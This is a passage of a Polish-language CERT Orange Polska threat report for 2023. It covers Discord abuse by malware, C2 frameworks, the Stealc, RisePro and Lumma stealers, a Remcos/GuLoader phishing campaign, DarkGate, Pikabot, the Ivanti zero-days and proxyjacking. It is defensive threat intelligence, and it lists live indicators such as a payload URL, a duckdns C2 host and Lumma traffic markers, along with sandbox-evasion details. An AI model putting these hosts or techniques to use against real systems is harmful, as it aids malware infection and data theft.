Discord to bardzo popularna usługa komunikacyjna online (podobna do Slacka, ale mniej formalna), która ma ponad 300 milionów aktywnych użytkowników. Początkowo Discord miał być platformą dla społeczności graczy, jednak łatwość jego użycia i funkcje sprawiły, że stał się narzędziem atrakcyjnym dla całego mainstreamu. Wliczając w to cyberprzestępców. Discord, ze względu na łatwe w użyciu i dobrze udokumentowane interfejsy API, jest chętnie wykorzystywany przez programistów do integracji narzędzi i tworzenia botów na swoich serwerach. Aktorzy zagrożeń znaleźli sposoby na nadużywanie tych funkcji, co ułatwia propagowanie złośliwego oprogramowania, utrudniając jednocześnie jego wykrycie lub skuteczne zablokowanie. Dlaczego Discord stał się jednym z najpopularniejszych legalnych kanałów wykorzystywanych przez cyberprzestępców do komunikacji ze złośliwym oprogramowaniem? Skrócona odpowiedź brzmi: ze względu na prostotę i wygodę kilku funkcji:

- CDN – sieć dostarczania treści to po prostu usługa hostingu plików, która zapewnia wysoką dostępność i czas działania. Operatorzy złośliwego oprogramowania wykorzystują tę funkcję do przechowywania ładunków, które ich narzędzia mogą pobrać i uruchomić. Hostowanie na popularnej usłudze i zabezpieczanie protokołem HTTPS utrudnia, a czasem uniemożliwia proces identyfikacji plików złośliwych od niegroźnych.

- API – interfejs API Discord zapewnia łatwą komunikację między użytkownikami na platformie a programem, który korzysta z API, umożliwiając wysyłanie i odbieranie wiadomości oraz plików. W rezultacie implementacja komunikacji typu Command&Control (C2) za pośrednictwem API sprowadza się do napisania prostego skryptu składającego się z 16 linii kodu, który wykonuje każdą wysłaną wiadomość i zwraca wynik. Trudno monitorować i blokować tego rodzaju komunikację C2, ponieważ malware komunikuje się z usługą, która jest wykorzystywana przez miliony odbiorców. Szyfrowanie komunikacji sprawia, że inspekcja zawartości połączenia staje się niemożliwa bez jej deszyfrowania.

- Webhooki – wprowadzone w 2020 roku, webhooki to stosunkowo nowa funkcja Discorda, która pozwala właścicielowi dowolnego serwera utworzyć webhook dla własnego kanału i wysyłać do niego wiadomości za pomocą webhooka przy użyciu prostego żądania HTTPS. Ta funkcja jest doskonałym sposobem na bezpieczne i szybkie powiadamianie użytkowników o określonych działaniach. Atakujący używają jej z kolei w operacjach eksfiltracji danych od swoich ofiar. Podobnie jak w przypadku Discordowego API, ochrona przed złośliwą komunikacją opartą na webhookach nie jest możliwa na poziomie sieci, jako że wszystkie żądania trafiają do tej samej domeny, a treść jest obudowana protokołem HTTPS. Warto podkreślić, że w przeciwieństwie do Discordowego API, webhooki nie pozwalają na inne działania niż wysyłanie wiadomości i plików na kanał i nie są używane do tworzenia kanału komunikacyjnego C2.

W sieci Orange obserwowaliśmy też ataki na klienta aplikacji Discord instalowanego na urządzeniach końcowych ofiary. Atak polega na wstrzykiwaniu ładunku do kodu źródłowego Discorda. Jest to możliwe dzięki temu, że Discord to aplikacja ElectornJS napisana w NodeJS. ElectronJS to framework, który umożliwia tworzenie aplikacji desktopowych, będących w istocie stronami opartymi na NodeJS, uruchamianymi lokalnie w przeglądarce Chromium. Cały kod źródłowy aplikacji jest przechowywany lokalnie w postaci zwykłego tekstu i nie jest sprawdzany pod kątem ingerencji przed wykonaniem. Istnieją dwie główne przyczyny rosnącej popularności tej metody. Pierwsza z nich to trwałość. Ładunek jest częścią kodu źródłowego aplikacji

Discorda, uruchamianym przy starcie aplikacji, co zazwyczaj ma miejsce podczas rozruchu komputera. Drugi powód koncentruje się na integracji z klientem Discord. Pozwala to operatorom malware na pozyskanie wszystkich prywatnych rozmów, podszywanie się pod swoją ofiarę w atakach socjotechnicznych czy wykorzystywanie konta np. do zakupu kluczy usługi Discord Nitro, którą można potem spieniężyć po obniżonej, atrakcyjnej cenie.

Złośliwe oprogramowanie do atakowania platformy Discord (zazwyczaj nazwanego „Discord Stealer") jest dostępne w wielu różnych wariantach na platformie GitHub. To pozwala operatorom łatwo sklonować repozytorium, skompilować je i tworzyć własne dostosowane wersje malware do użycia w kampaniach. Jak można się spodziewać, złośliwe oprogramowanie będzie coraz częściej eksploatować ten wektor. Również przy okazji bardziej złożonych typach ataku lub przy wykorzystaniu innych funkcji infrastruktury Discorda.

Narzędzia dla ~~White~~ Black Hata, czyli rynek frameworków wykorzystywanych do ataków

Frameworkiem C2 nazywamy platformy służące do symulacji ataków hakerskich w momencie uzyskania pierwotnego dostępu (Initial Access) do pierwszego zainfekowanego urządzenia (np. w wyniku ataku phishingowego lub wykorzystania podatności.) Niektóre z frameworków oferują szeroki zestaw funkcji, pozwalających także na przeprowadzanie pełnego łańcucha ataku od fazy początkowego dostępu po fazę zacierania po sobie śladów w wyniku skutecznie przeprowadzonej akcji. Gross z dostępnych frameworków została przygotowana przez i dla badaczy bezpieczeństwa, jako najczęściej płatne narzędzia pomocne w wykonywaniu testów penetracyjnych i realnej ewaluacji zabezpieczeń badanej infrastruktury lub sieci. Rzecz jasna, z uwagi na posiadane funkcje, najczęściej przyjazny interfejs i wiele pomniejszych udogodnień, wiele grup przestępczych i operatorów złośliwego oprogramowania zdecydowało włączyć te frameworki do swojego arsenału metod przeprowadzania ataków. Narzędzia Cobalt Strike i Metasploit nadal pozostają dwoma najpopularniejszymi frameworkami C2 identyfikowanymi w sieci Orange. W roku 2023 obserwowane w sieci Orange przypadki użycia tego drugiego zmniejszyło się w porównaniu z rokiem poprzednim. Cobalt Strike z kolei, pomimo aktywnie podejmowanych prób wyłączenia nielegalnych serwerów, zwiększył swoją aktywność o ponad 15%. Dla badaczy bezpieczeństwa niezwykle trudnym jest rozróżnienie między autoryzowanym testowaniem bezpieczeństwa a złośliwym użyciem narzędzi, z wyjątkiem sytuacji, gdy uda się zidentyfikować skrakowane wersje oprogramowania. Ta okoliczność, połączona z popularnością Cobalt Strike i stosunkowo dużą liczbą licencjonowanych, autoryzowanych użytkowników, jest powodem dla którego infrastruktura Cobalt Strike stanowi zdecydowanie najczęściej spotykane frameworkowe serwery C2 na świecie.

Chociaż Cobalt Strike jest bezdyskusyjnie najczęściej stosowanym narzędziem przez cyberprzestępców, obserwujemy rosnący trend w wykorzystaniu alternatyw. Poniżej opiszę trzy z nich, które przykuły uwagę CERT Orange Polska podczas badania aktywności frameworków w sieci Orange za rok 2023.

Napisany w języku Golang Sliver, został opracowany przez firmę BishopFox do użytku przez profesjonalistów ds. bezpieczeństwa w operacjach RedTeam. Innymi słowy, oprogramowanie jest używane jako drugi etap do przeprowadzenia kolejnych operacji w łańcuchu ataku już po przejęciu maszyny za pomocą jednego z wektorów początkowego dostępu, takich jak spearphishing czy wykorzystanie podatności. Implant Slivera jest uruchamiany na stacji końcowej jako ładunek drugiego etapu, pozwalając serwerowi C2 na ustanowienie z nim połączenia. Sliver może być wykorzystywany do eskalacji uprawnień, a następnie do kradzieży poświadczeń i ruchu lateralnego, aby ostatecznie przejąć kontrolę nad kontrolerem domeny w celu wycieku wrażliwych danych. Sliver został zastosowany w ostatnich latach przez rosyjską grupę APT29 (Cozy Bear), a także przez operatorów cyberprzestępczych, takich jak Shathak (znany także jako TA551) i Exotic Lily (Projector Libra), powiązaną z Bumblebee loaderem.

Drugim narzędziem, dla którego odnotowaliśmy wzrost aktywności jest Viper Penetration Tool (Viper). Vipera cechują następujące zdolności:

- **graficzne narzędzie do modelowania i uzbrajania taktyk, technik i procedur powszechnie używanych w łańcuchach ataków;**
- **integruje podstawowe funkcje, takie jak unikanie wykrycia przez oprogramowania antywirusowe, tunelowanie ruchu czy eksfiltrację danych;**
- **ma zintegrowane ponad 80 modułów, obejmujących dostęp początkowy / wykonanie / uzyskanie trwałości / eskalację uprawnień / unikanie obrony / dostęp do poświadczeń / rekonensans / ruch lateralny / kolekcję danych i inne.**


Trzecim narzędziem jest Havoc.Do najciekawszych funkcjonalności Havoca zaliczyć należy jego wieloplatformowość (czyli gotowość do działania pod różnymi systemami operacyjnymi), a także bardzo rozbudowane możliwości omijania narzędzi zabezpieczeń, nawet na regularnie aktualizowanych systemach.

Podobnie jak inne zestawy eksploatacji, Havoc obejmuje szeroki zakres modułów, które pozwalają zarówno białym, jak i czarnym kapeluszom wykonywać rozmaite operacje na przejętych urządzeniach, w tym uruchamianie poleceń, zarządzanie procesami, pobieranie dodatkowych ładunków, manipulowanie tokenami systemowymi Windows oraz wykonywanie kodu powłoki. Wszystko to odbywa się za pośrednictwem konsoli zarządzania obudowanej interfejsem graficznym, pozwalając atakującemu na monitorowanie wszystkich skompromitowanych urządzeń, przegląd zdarzeń i wyników zwracanych operacji.

Cobalt Strike pozostaje najczęściej wykrywanym serwerem spośród wszystkich frameworków C2. Pomimo że nowe frameworki C2 zyskują popularność i obserwujemy ich stopniowy wzrost nie sądzimy, że obecny lider zostanie zdetronizowany przez inny konkretny framework w najbliższej przyszłości.

Najczęściej występujące zdarzenia w 3Q 2023 roku

zaobserwowane w sieci Orange Polska



Czwarty kwartał 2023

Przeważnie pierwszy i ostatni kwartał roku to okresy największej aktywności złośliwego oprogramowania, jednakże na przestrzeni 2023 sytuacja uległa częściowej zmianie. Złośliwa aktywność bardziej równomiernie niż zazwyczaj rozkładała się każdego miesiąca, a w efekcie ostatnie 3 miesiące roku przyniosły zmniejszenie (o 8%) liczby wykrywanych zdarzeń w porównaniu do trzeciego kwartału. Z wyjątkiem botnetu Mirai, oprogramowanie MaaS, na które składa się większość popularnych zagrożeń z rodziny trojanów zdalnego dostępu i stealerów, wypełniło wszystkie pozycje na liście najczęściej występujących w sieci Orange zagrożeń i odpowiadało za blisko 2/3 wszystkich zarejestrowanych zdarzeń (64%). Agent Tesla zdystansował konkurencje, a jego twórcy ewidentnie postawili na ilość, a nie jakość w nieustającym zalewie kampanii malspamowych. Wzrost zaliczyła aktywność Remcosa, o którego kampanii z podszyciem pod Orange w roli głównej opowiem na poniższych stronach. Z zestawienia wypadł za to Botnet Quakbota, który choć po pierwszym poważnym zamknięciu infrastruktury, wrócił do gry w grudniowych kampaniach. Jednak udane zamknięcie części jego infrastruktury istotnie wpłynęło na ogólny spadek zdarzeń rejestrowanych w czwartym kwartale 2023 roku. Rok 2023 pożegnał Formbook kampanią w podszyciu pod znaną firmę kurierską DHL.


Jak pokazał rok 2023, autorzy złośliwego oprogramowania odpoczywają dość rzadko, regularnie pracując nad rozwojem, utrzymaniem i wdrażaniem nowych stealerów w szerokiej, konkurencyjnej ofercie tych produktów na czarnym rynku. Pomimo że liczba nowych zagrożeń rośnie coraz bardziej, a oprócz płatnych usług, coraz łatwiej o dostęp do otwartego kodu źródłowego gotowego stealera w publicznym internecie to rynek nie wydaje się być ciągle nasycony, jako że wprowadzane do sieci nowe zagrożenia szybko zyskują popularność i potrafią przynosić wymierne korzyści ich operatorom. Zwróciliśmy uwagę na trzy nowe rodziny złośliwego oprogramowania, których aktywność nasilała się wraz z kolejnymi wypuszczanymi kampaniami. Stealc został zaprezentowany światu 9 stycznia 2023, kiedy haker o pseudonimie „plymouth" opublikował post z ogłoszeniem na forum XSS. Wedle zapowiedzi Stealc miał wzorować się na tym co najlepsze u innych prestiżowych stealerów: Marsa, Raccoona, RedLine'a i Vidara. Stealc napisane jest w języku C, a cena miesięcznej subskrypcji kosztowała 200 USD, podczas gdy subskrypcja na 6 miesięcy promocyjne 800 USD.
Na przestrzeni roku malware doczekał się kilku poważnych aktualizacji (w grudniu została wydana wersja 1.7), które obejmowały m.in:


- stale rozwijanie, poprawianie panelu webowego serwera C2. Poprawek doczekała się warstwa prezentacji danych czy silnik wyszukiwania. Dodano również funkcje filtrowania, sortowania i oznaczania logów;
- poprawki w kodzie oprogramowania: dodano możliwość wyciągania historii z przeglądarek, rozszerzono listę atakowanych celów o nowe aplikacje, poprawiono sposób eksportu logów, poprawiono możliwości loadera uruchamiającego i sterującego resztą modułów oprogramowania;
- poprawki w komunikacji sieciowej: stałe ścieżki dostępów do danych na serwerze C2 (katalog /libs, i bramka api.php) zastąpiono losowymi ciągami znaków;
- wielokrotnie czyszczono/rekompilowano kryptera, aby ominąć aktualizowane na bieżąco sygnaturowe silniki wykrywania.


W odróżnieniu od większej części konkurencji klienci Stealc w ramach licencji uzyskują własną kompilację swojego panelu administracyjnego do hostowania serwera C2 i generowania próbek malware'u. Zdejmuje to z autora konieczność utrzymywania i zarządzania infrastrukturą botnetu, ale wiąże się z ryzykiem, że prędzej czy później do sieci wycieką upublicznione buildy tego oprogramowania.

RisePro to napisany w języku C++ malware, po raz pierwszy wykryty w 2022 roku. Rozprzestrzenia się przez PrivateLoader, usługowego downloadera realizującego dystrybucje innego oprogramowania w modelu płatności za instalacje (Pay Per Install). Podczas analizy funkcji RisePro zauważalne jest wykorzystywanie tych samych dynamicznych bibliotek linkujących (DLL), do których odwołuje się wspomniane wcześniej w raporcie złośliwe oprogramowanie Vidar. Sprzedawcy RisePro prowadzą również publiczny kanał na Telegramie z informacjami i aktualizacjami, oraz czat tylko dla zaproszonych klientów. Jego modus operandi obejmuje identyfikację skompromitowanego systemu, zapisywanie skradzionych danych do pliku tekstowego, wykonywanie zrzutów ekranu, a następnie pakowanie i wysyłanie tych danych na serwer atakującego, jednakże najnowsza aktualizacja wzbogaca go o dodatkowe funkcje przypominające RAT (Remote Access Trojan) czyli uzyskanie zdalnej kontroli nad zainfekowanymi maszynami. W tym celu złośliwe oprogramowanie wykorzystuje komunikację HVNC (Hidden Virtual Network Computing) między zainfekowanym klientem, a serwerem C2. Dystrybuujący RisePro, PrivateLoader podszywał swoje aplikacje pod cracki do gier, oprogramowania czy generatory kluczy licencyjnych. Ponadto w 2023 roku identyfikowaliśmy RisePro w kampaniach podszywających się pod instalatory Chrome, gdzie w zależności od systemu operacyjnego ofiary phishingu, na jej końcowe urządzenie był dostarczany Androidowy banker Xenomorph lub Windowsy RisePro stealer.

Lumma Stealer wcześniej znany jako LummaC2 pojawił się w 2022 roku. Jego autor posługuje się pseudonimem „Shamel" albo „Lumma". Stealer jest reklamowany na forach darkweb oraz na kanale serwisu Telegram, który ma ponad tysiąc subskrybentów. Cena kształtuje się od 250 USD za najniższy model subskrypcji.
Dodatkowo, cyberprzestępcy odpowiedzialni za sprzedaż LummaC2 Stealer utworzyli drugi kanał na Telegramie w języku rosyjskim, do zgłaszania błędów i świadczenia wsparcia dla użytkowników. Oprócz podstawowych funkcjonalności każdego stealera, o których pisaliśmy już wielokrotnie na łamach tego raportu, Lumma pozyskuje dane z programów do dwuetapowego uwierzytelnienia (2FA), takich jak Metamask czy Authenticator. Malware może także eksfiltrować dane z AnyDesk czy menedżera haseł KeePass. Zazwyczaj Lumma jest dystrybuowany, podszywając się pod popularne oprogramowanie np. VLC. W obserwowanych w sieci Orange kampaniach zidentyfikowaliśmy też przypadki użycia poczty e-mail zawierającej linki prowadzące do pobrania stealera. Lumma do eksfiltracji swoich danych wykorzystuje żądania HTTP POST, a w parametrze URL powtarza się string: /c2sock. Charakterystyczne jest też wykorzystanie unikalnego User-Agenta: TeslaBrowser/5.5 pozwalającego serwerowi C2 na odróżnienie ruchu przychodzącego z zainfekowanych końcówek, a badaczom bezpieczeństwa na łatwiejszą identyfikację połączeń do nieznanych wcześniej serwerów zarządzania.








W listopadzie na mailowe skrzynki odbiorcze użytkowników w Polsce trafiła wiadomość podszywająca się pod firmę Orange Polska, wzywająca do uiszczenia zaległej zapłaty za fakturę. W treści wiadomości wykorzystano monit jaki nasza firma wysyła użytkownikom z wyszczególnionym numerem klienta, saldem do zapłaty nieprzekraczającym kwoty 100 PLN i numerem rachunku bankowego. Nie był to jednak zręcznie przygotowany falsyfikat, ale autentyczny monit, wykradziony ze skrzynki jednego z klientów Orange w wyniku infekcji i wykorzystany w kampanii dystrybucyjnej Remcosa. W załączniku wiadomości został umieszczony zarchiwizowany ZIP podszywający się pod fakturę w formacie PDF. Wewnątrz archiwum był jednak zaciemniony skrypt VBS uruchamiający dwuetapowy skrypt powershellowy w celu pobrania i wstrzyknięcia złośliwego ładunku Remcosa do istniejącego procesu systemu Windows.



Email Message > ZIP > VBE > 1 Stage Powershell > Payload acquisition (hxxps://drive.google.com/uc?export=download&id=1LV048PzXm-3xSf-sHkm3UWmoDxV-3IngH)



> 2 Stage Powershell -> CallWindowProcA Shellcode Injection > Establishing botnet communication (a458386d9.duckdns.org:3256)

Jak przedstawiliśmy na grafice, pierwszy skrypt powershellowy łączył się do chmury Google Drive, z której pobierał zakodowany ładunek packera GuLoader metodą BitsTransfer. Następnie dekodował dane przy użyciu kodowania Base64 i uruchamiał w nowym procesie Powershella. GuLoader deszyfrował zawarty w nim złośliwy kod i wstrzykiwał go do pamięci z wykorzystaniem funkcji CallWindowProcA Windowsowej powłoki API, tym samym infekując system ofiary złośliwym oprogramowaniem Remcos. Remcos to dobrze znany od 2016 roku trojan zdalnego dostępu, reklamowany przez swoich twórców jako legalne narzędzie do zdalnej administracji. Oprócz typowych funkcji RAT-a, Remcos ma zdolności przechwytywania połączeń sieciowych (Man-in-the-Middle), kradzież poświadczeń, gromadzenie wrażliwych danych takich jak historia przeglądarki, kradzież plików cookie, keylogging czy kontrola urządzenia video. W wyniku dalszego śledzenia zagrożenia odkryliśmy, że kampania z wykorzystaniem tych samych technik i podobnej infrastruktury rozpoczęła się już na początku maja, a obejmowała kraje takie jak Węgry, Łotwa, Litwa, Ukraina, Dania, Hiszpania, a nawet bardziej egzotyczne kierunki jak Korea Południowa i Singapur. W przeciągu minionego półrocza, Remcos był najczęstszą rodziną malware, dystrybuowaną przez niesławnego GuLoadera. Jak opublikowali w swoim raporcie badacze firmy Check-Point, wynika to ze ścisłych powiązań autora sprzedającego oprogramowanie Remcos z narzędziem The Protect, które ma identyczny zestaw funkcjonalności co GuLoader. Pokazuje to nie tylko jak rozległy, ale i w gruncie rzeczy hermetyczny jest rynek zagrożeń, w którym za procesem wymiany narzędzi, technik wykorzystania podatności czy wykradzionych danych stoi jedna wartość. Zysk.

Choć w sierpniu, nastąpiło wyłączenie infrastruktury QakBota, istnieją powody by uważać, że w czwartym kwartale 2023 roku grupy aktorów zagrożeń wykorzystujące go w swoich kampaniach nadal kontynuowały swoją aktywność, zamieniając Quakbota na oprogramowanie DarkGate i Pikabot. Identyfikowane również w sieci Orange kampanie dostarczające DarkGate i PikaBota, stosują te same taktyki. Obejmują one przejęte konwersacje e-mailowe do podniesienia wiarygodności phishingowej wiadomości, adresy URL wyzwalane na podstawie konkretnych warunków (user agent, geolokalizacja) i łańcuch infekcji (niemal) identyczny z tymi serwowanymi przez operatorów Quakbota. Same rodziny oprogramowania również mają wiele wspólnego ze swoim poprzednikiem, realizując funkcje loadera, umożliwiającą dostarczanie dodatkowych modułów i ładunków złośliwego kodu na przejęte urządzenia. Kampania rozpoczyna się od przejętego wątku e-mailowego, który ma na celu nakłonić użytkowników do interakcji z adresem URL. Serwer webowy ogranicza dostęp do złośliwego pliku tylko dla użytkowników spełniających określone wymagania, zgodne z celami kampanii atakującego (lokalizacja i przeglądarka internetowa). URL dostarcza na stacje ofiary archiwum ZIP, zawierające aplikację JavaScript używaną do pobrania i uruchomienia złośliwego oprogramowania ze zdalnej lokalizacji. Skrypt .js był używany najczęściej, jednak zdarzały się warianty z wykorzystaniem plików XLL, VBS i LNK. Najbardziej nietypową metodą jest uwzględnienie Excel-DNA Loaderów (Excel DotNET for Applications) do budowania plików XLL. Pliki XLL mają ten sam zestaw funkcjonalności co DLL. Różnica polega na tym, że XLL mogą implementować określone funkcje eksportowania, które zostaną wywołane przez arkusze Excela.

DarkGate to odkryty w 2018 roku trojan zdalnego dostępu (RAT), który umożliwia atakującym pełne przejęcie systemów ofiar. Oprogramowanie to jest rozwijane i sprzedawane jako Malware-as-a-Service (MaaS) przez aktora znanego jako RastaFarEye. Łańcuch infekcji DarkGate różni się w zależności od kampanii. Do uruchomienia wykorzystuje zazwyczaj skrypt VBS lub pliki MSI czy LNK, które inicjują kolejne etapy infekcji. Polegają one na uruchomieniu pobranego lub osadzonego w pliku wykonywalnym skryptu AutoIT, który zawiera zakodowany shellcode odpowiedzialny za wydobycie ze skryptu zaszyfrowanego przy użyciu XOR, łańcucha znaków z właściwym kodem DarkGate i jego uruchomienie w pamięci zainfekowanego systemu. DarkGate poza szeroką gamą funkcji, charakterystycznych dla aplikacji typu RAT, wykorzystuje też techniki LOLbins do realizacji złośliwych operacji przy użyciu legalnego oprogramowania w ramach:

- eskalacji uprawnień: podnosi uprawnienia do SYSTEM za pomocą legalnego narzędzia PsExec z paczki Sysinternals;
- wykradania haseł do czego wykorzystuje narzędzie Nirsoft – Network Password Recovery.

Pikabot to malware z 2023 r. mający zdolność do zdalnego wykonywania poleceń w celu przeprowadzania rozpoznania lub wprowadzania dodatkowych narzędzi. Pikabot jest rozpowszechniany via malspam (z wykorzystaniem podatności CVE-2021-26855) i malvertising (SEO Poisoning). Próbki Pikabota wykorzystują zapytania API w czasie wykonywania, co oznacza, że złośliwy kod jest ładowany do pamięci procesu, a nie podczas kompilacji programu. Pikabot wykorzystuje kilka technik anty-analizy, takich jak:

- funkcja beep(), która generuje dźwięk odtwarzany na głośnikach. Wykonanie programu czeka, aż dźwięk się zatrzyma, zanim zostanie wznowione;
- identyfikacja flag i wartości funkcji do identyfikacji oprogramowania debugującego poprzez m.in. użycie INT2D i INT3 do wywoływania procedur obsługi wyjątków, sprawdzanie wartości flag BeingDebugged, NTGlobalFlag czy funkcji GetWriteWatch;

- identyfikacja cech charakterystycznych środowiska typu Sandbox poprzez sprawdzanie, czy liczba procesorów jest mniejsza lub równa 2, sprawdzanie wielkości pamięci za pomocą funkcji GlobalMemoryStatusEx(). W przypadku, gdy pamięć jest mniejsza niż 2GB złośliwy kod nie uruchamia się;
- ładowanie niepotrzebnych bibliotek do zaciemnienia analizy.

Oprócz opisanych powyżej mechanizmów przeciwdziałania wykryciu, które powodują zakończenie programu, próbki Pikabota sprawdzają również język systemu, aby unikać zainfekowania krajów rosyjskojęzycznych. Po zakończeniu sprawdzeń anty-analizy malware nawiązuje połączenia z serwerem C2. Wykonuje także kilka poleceń w celu zebrania dodatkowych informacji o zainfekowanym hoście. Polecenia obejmują zbieranie informacji o sieci za pomocą ipconfig.exe i zbieranie informacji o użytkowniku za pomocą polecenia whoami.exe /all.

Zarówno DarkGate, jak i PikaBot to zaawansowane narzędzia wyposażone w rozległe mechanizmy unikania wykrycia od technik antydebuggingu po użycie LOLbins czy metod bezplikowej egzekucji końcowego kodu. Obie rodziny malware mogą dostarczać też dodatkowe złośliwe oprogramowanie po skutecznym zainstalowaniu na maszynie użytkownika, tj. koparki kryptowalut, narzędzia do przeprowadzania dalszego rekonesansu na urządzeniach ofiary, moduły do kradzieży danych czy oprogramowanie ransomware, co wpisuje się w modus operandi działań operatorów Quakbota.

W połowie grudnia 2023 roku badacze bezpieczeństwa zidentyfikowali kolejną poważną podatność skutecznie wykorzystaną przez aktorów zagrożeń w ataku typu Zero-Day. Tym razem za cel wzięto aplikacje VPN Ivanti Connect Secure (wcześniej znanych jako Pulse Connect Secure lub po prostu Pulse Secure) wystawione do internetu. W ataku wykorzystano dwie podatności:

- CVE-2023-46805: luka umożliwiająca pominięcie uwierzytelniania w komponencie sieciowym Ivanti ICS 9.x, 22.x i Ivanti Policy Secure, pozwalająca zdalnemu atakującemu na dostęp do ograniczonych zasobów poprzez pominięcie kontroli dostępu;
- CVE-2024-21887: wrażliwa na wstrzykiwanie poleceń luka w komponentach sieciowych Ivanti Connect Secure (9.x, 22.x) i Ivanti Policy Secure (9.x, 22.x) pozwala uwierzytelnionemu administratorowi na wysyłanie specjalnie spreparowanych żądań i wykonywanie poleceń na urządzeniu.

Po połączeniu tych dwóch podatności atakujący mogą łatwo uruchamiać polecenia na systemie.

Proxyjacking w łańcuchu dostaw cryptominerów

W dynamicznym świecie cyberzagrożeń atakujący nieustannie poszukują innowacyjnych strategii maksymalizacji zysków przy jednoczesnym minimalizowaniu wysiłków. Choć koncepcja proxyjackingu nie jest nowa, prosta ścieżka do osiągnięcia zysków czyni tę metodę ataku poważnym zagrożeniem zarówno dla przedsiębiorstw, jak i indywidualnych użytkowników sieci.

Pojęcie cryptojackingu jest już dość dobrze znane na całym świecie: Zasoby ofiary są kradzione, aby wykorzystać je w kopaniu kryptowalut trafiających do portfela przestępcy. W przypadku proxyjackingu atakujący nie tylko wykorzystuje nielegalnie zasoby, ale także nieużywaną przepustowość sieciową ofiary. W efekcie system ofiary jest potajemnie używany do uruchamiania różnych usług jako węzeł proxy P2P.

Wartość serwerów proxy w modelu peer to peer wynika z ich zdolności do zacierania śladów, co sprawia, że inicjujący ruch źródłowy klient, dla docelowego odbiorcy pozostaje kompletnie anonimowy. Tę nieczytelną trasę osiąga się, kierując ruch przez wiele równorzędnych węzłów, zanim dotrze do swojego ostatecznego celu. Każdy z węzłów ma informacje tylko o serwerach, z którymi pośredniczy w komunikacji i nie zachowuje żadnych danych o wcześniejszych węzłach.

Pojawienie się na rynku takich firm jak Peer2Profit, które oferują swoim użytkownikom szanse legalnego zarabiania na niewykorzystanej przepustowości łącza sprawiło, że proxyjacking zdecydowanie zyskał na popularności, otwierając dla przestępców kolejny sposób na wzbogacenie się kosztem nieświadomych użytkowników. Atak ten utylizowany był również przez operatorów jednego z botnetów – Merisa, o którym pisaliśmy w raporcie z ubiegłego roku. W pierwszej kolejności przestępcy identyfikowali serwery i urządzenia sieciowe z wystawionym do internetu podatnym panelem OpenSSH i uruchomieniu zaciemnionego skryptu bash realizującego funkcje pobrania dalszych narzędzi infekcji z zewnętrznego serwera by w ostatnim etapie uruchomić kontener dokerowy zaprogramowany do utylizacji wolnego pasma sieci w farmie Proxy.


Rzecz jasna firmy takie jak Peer2Profit twierdzą, że udostępniają swoje serwery proxy tylko teoretycznie sprawdzonym partnerom. Jednakże szeroko rozpowszechniane reklamy do wspierania sieci proxy, przyciągają nie tylko legalne instalacje dla pasywnego dochodu, ale także osoby próbujące wykorzystać system kosztem innych.

